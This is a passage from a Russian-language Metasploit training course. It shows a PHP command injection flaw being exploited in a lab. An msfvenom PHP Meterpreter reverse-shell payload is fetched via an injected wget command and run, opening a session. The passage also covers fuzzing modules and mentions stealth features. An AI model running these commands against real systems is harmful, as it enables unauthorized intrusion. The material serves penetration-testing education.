        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else
    {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Если внимательно присмотреться к коду, можно заметить, что параметр **ip** передается в переменную **$target** напрямую из запроса. Затем переменная **$target** помещается в функцию **shell_exec**. Ограничения на передаваемые данные при этом не накладываются, поэтому можно попробовать передать еще какую-нибудь команду:



Видим, что помимо **ping 192.168.56.102** выполнилась команда **pwd**. Так на сервер можно передавать команды Linux, они будут выполняться и результат вернется злоумышленнику. Это уязвимость Command injection.

Злоумышленник может загрузить на удаленный узел шелл на **php**, который выполняется с правами того пользователя, который запустит скрипт.

Для этого генерируется payload при помощи команды:

```
msfvenom -p php/meterpreter/reverse_tcp -f raw lhost=192.168.56.103 lport=4444
-o /var/www/html/mtrprpt_shell.txt
```

- **-p php/meterpreter/reverse_tcp** — это тип шелла;

- **-f raw** — формат выходных данных;
- **lhost=192.168.56.103 lport=4444** — параметры сервера Kali linux; ● **-o**

  /var/www/html/mtrprpt_shell.txt — выходной файл.

Нужно убрать комментарий перед строкой **<?php**. У созданного файла следует установить атрибут исполняемого:

```
chmod a+x mtrprpt_shell.txt
```

Теперь надо загрузить этот файл на уязвимый сервер, переименовать в нем расширение на **php** и запустить. Сначала запустим на Kali Linux веб-сервер при помощи команды:

```
service apache2 start
```

Чтобы отловить подключения, поднимем на Kali Linux хендлер и в качестве payload укажем у него такой же тип, как у заданного в файле:

```
set payload php/meterpreter/reverse_tcp
```

В остальном настройки аналогичны хендлеру, который мы рассмотрели выше.

Теперь с этого сервера можно будет загрузить созданный ранее скрипт, переименовать в нем расширение на php и запустить его:

```
;wget    http://192.168.56.103/mtrprpt_shell.txt    -O    /tmp/shell.php;php    -
 /tmp/shell.php                                                                  f
```

- **;** — это символ отделения команд;
- **wget** http://192.168.56.103/mtrprpt_shell.txt -O /tmp/shell.php — скачиваем файл командой **wget**

  в каталог **/tmp** и переименовываем его в **shell.php**;
- **php -f /tmp/shell.php** — запускаем шелл.

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Sending stage (37775 bytes) to 192.168.56.102
[*] Meterpreter session 4 opened (192.168.56.103:4444 -> 192.168.56.102:51691) at 2018-10-13 00:57:13 +0300

meterpreter >
```

Можно проверить параметры пользователя:

```
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

Далее злоумышленник может попытаться закрепиться в системе.

Задание 7. Фаззинг параметров а MSF

Фаззинг, согласно Википедии, это техника тестирования программного обеспечения, часто автоматическая или полуавтоматическая, заключающаяся в передаче приложению на вход неправильных, неожиданных или случайных данных. Идея заключается в том, чтобы отследить реакцию приложения на переданные ему данные, определить те данные, которые вызвали некорректное поведение программы и использовать их на практике (например, для написания эксплоита).

Обычно в процессе фазинга запускается средство, которое передает данные программе (т.н. фаззер) а сама исследуемая программа запускается в отладчике или ином средстве, которое позволит отслеживать связку «запрос» - «ответ», которые передаются программе, для отслеживании последствий.


В MFS имеется возможность проводить фаззинг параметров для некоторых протоколов. Но модулей для этих целей довольно мало:

```
msf > use auxiliary/fuzzers/
use auxiliary/fuzzers/dns/dns_fuzzer
use auxiliary/fuzzers/ftp/client_ftp
use auxiliary/fuzzers/ftp/ftp_pre_post
use auxiliary/fuzzers/http/http_form_field
use auxiliary/fuzzers/http/http_get_uri_long
use auxiliary/fuzzers/http/http_get_uri_strings
use auxiliary/fuzzers/ntp/ntp_protocol_fuzzer
use auxiliary/fuzzers/smb/smb2_negotiate_corrupt
use auxiliary/fuzzers/smb/smb_create_pipe
use auxiliary/fuzzers/smb/smb_create_pipe_corrupt
use auxiliary/fuzzers/smb/smb_negotiate_corrupt
use auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt
use auxiliary/fuzzers/smb/smb_tree_connect
use auxiliary/fuzzers/smb/smb_tree_connect_corrupt
use auxiliary/fuzzers/smtp/smtp_fuzzer
use auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
use auxiliary/fuzzers/ssh/ssh_version_15
use auxiliary/fuzzers/ssh/ssh_version_2
use auxiliary/fuzzers/ssh/ssh_version_corrupt
use auxiliary/fuzzers/tds/tds_login_corrupt
use auxiliary/fuzzers/tds/tds_login_username
```

Рассмотрим использование фаззинга в MSF на примере модуля smb2_negotiate_corrupt. Этот модуль проверяет поведение SMB сервера путем отправки ему ряд т.н. запросов «SMB negotiate» с

некорректными данными. В некоторых случаях это приводит к ошибкам в работе сервера, что может быть использовано злоумышленниками, например, для разработки эксплойтов.

При настройке модуля необходимо задать адрес хоста, и запустить модуль.



В случае успешного фаззинга отобразится такое сообщение:

Можно видеть, что фаззер показывает те данные, которые вызвали некорректное поведение сервера – что может свидетельствовать о наличии уязвимости (это требуется проверить). В целом, данные модули в MSF сильно проигрывают в функционале специализированным утилитам для фаззинга. Кроме того, в процессе фаззинга требуется наблюдать поведение атакуемой программы в отладчике, чтобы увидеть последствия ошибки.

Выводы

Мы рассмотрели наиболее общие и базовые возможности Metasploit Framework. Обозначим дополнительные:

- При помощи auxiliary-модулей можно проводить сканирование всей сети;
- Можно провести интеграцию сканера уязвимостей OpenVAS и Metasploit;
- Можно осуществлять обфускацию кода, используя meterpreter, чтобы затруднить обнаружение;
- Meterpreter может мигрировать в существующий процесс системы, чтобы сделать атаку незаметной;
- В MSF можно создавать свои модули для эксплоитов.

MSF можно интегрировать для использования с полезными утилитами:

1. **Social Engineering Toolkit (SET)** — фреймворк с открытым исходным кодом для тестирования на проникновение, предназначен для социальной инженерии. У SET есть ряд векторов атак по запросу, которые позволяют быстро сделать правдоподобную атаку.

2. **BeeF XSS Framework** — фреймворк, позволяющий централизованно управлять пулом зараженных через XSS клиентов, отдавать команды и получать результат.

MSF — фреймворк для тестирования на проникновение, а эта процедура должна производиться только с согласия лиц, ответственных за эксплуатацию исследуемых ресурсов. Используя MSF без предварительного согласия, пентестер рискует получить серьезные последствия.

Практическое задание

1. Изучить задание 4. Почему в нем не получилось создать сценарий автозапуска бэкдора с правами SYSTEM?

2. Какие возможности дает злоумышленнику повышение привилегий в Windows до уровня **NT AUTHORITY\SYSTEM?** Ответ обосновать практическими примерами с использованием MSF.

3. Проверить систему на базе ОС Windows на уязвимости, которые могут привести к атакам WannaCRY и подобного вредоносного ПО. Если система уязвима, при помощи MSF продемонстрируйте возможные векторы атак с использованием данной уязвимости.

Дополнительные материалы

1. Как работают различные payload.

2. Пример утилиты msfencode.

3. Возможности meterpreter.

4. Как добавлять отдельные модули на примере ethernalblue и эксплоита doublepulsar.

5. Небольшой cheatsheet по Metasploit.

6. Примеры генерации payload для разных ОС при помощи **msfvenom**.

7. Интеграция Metasploit и OpenVAS.

Используемая литература

1. https://medium.com/@svyatoslavlogyn/%D1%87%D1%82%D0%BE-%D1%82%D0%B0%D0%BA%D0%BE%D0%B5-metasploit-%D0%B8-%D1%87%D1%82%D0%BE-%D0%BD%D1%83%D0%B6%D0%BD%D0%BE-%D0%B7%D0%BD%D0%B0%D1%82%D1%8C-%D0%BE-%D0%BD%D0%B5%D0%BC-5a1923b36b88.

2. https://github.com/rapid7/metasploit-framework/wiki.

3. https://metasploit.help.rapid7.com/docs.

4. https://www.tutorialspoint.com/metasploit/metasploit_basic_commands.htm.

5. https://cyber-defense.sans.org/resources/papers/gsec/introduction-metasploit-project-penetration-tester-107151.

6. http://cryptoworld.su/metasploit-%D0%B8%D0%BD%D1%81%D1%82%D1%80%D1%83%D0%BA%D1%86%D0%B8%D1%8F-%D0%BF%D0%BE-%D0%BF%D1%80%D0%B8%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8E/.

7. http://www.carnal0wnage.com/papers/msf_aux_modules.pdf.

8. https://hackware.ru/?p=2900.

9. https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-3-payloads-0157032/.

10. https://pentestlab.blog/2017/04/24/windows-kernel-exploits/.

11. https://support.microsoft.com/ru-ru/help/4023262/how-to-verify-that-ms17-010-is-installed.

12. https://resources.infosecinstitute.com/vulnerability-scanning-metasploit-part-2/.

13. https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013).

14. https://kali.tools/?p=1435.

15. http://cryptoworld.su/beef-framework/.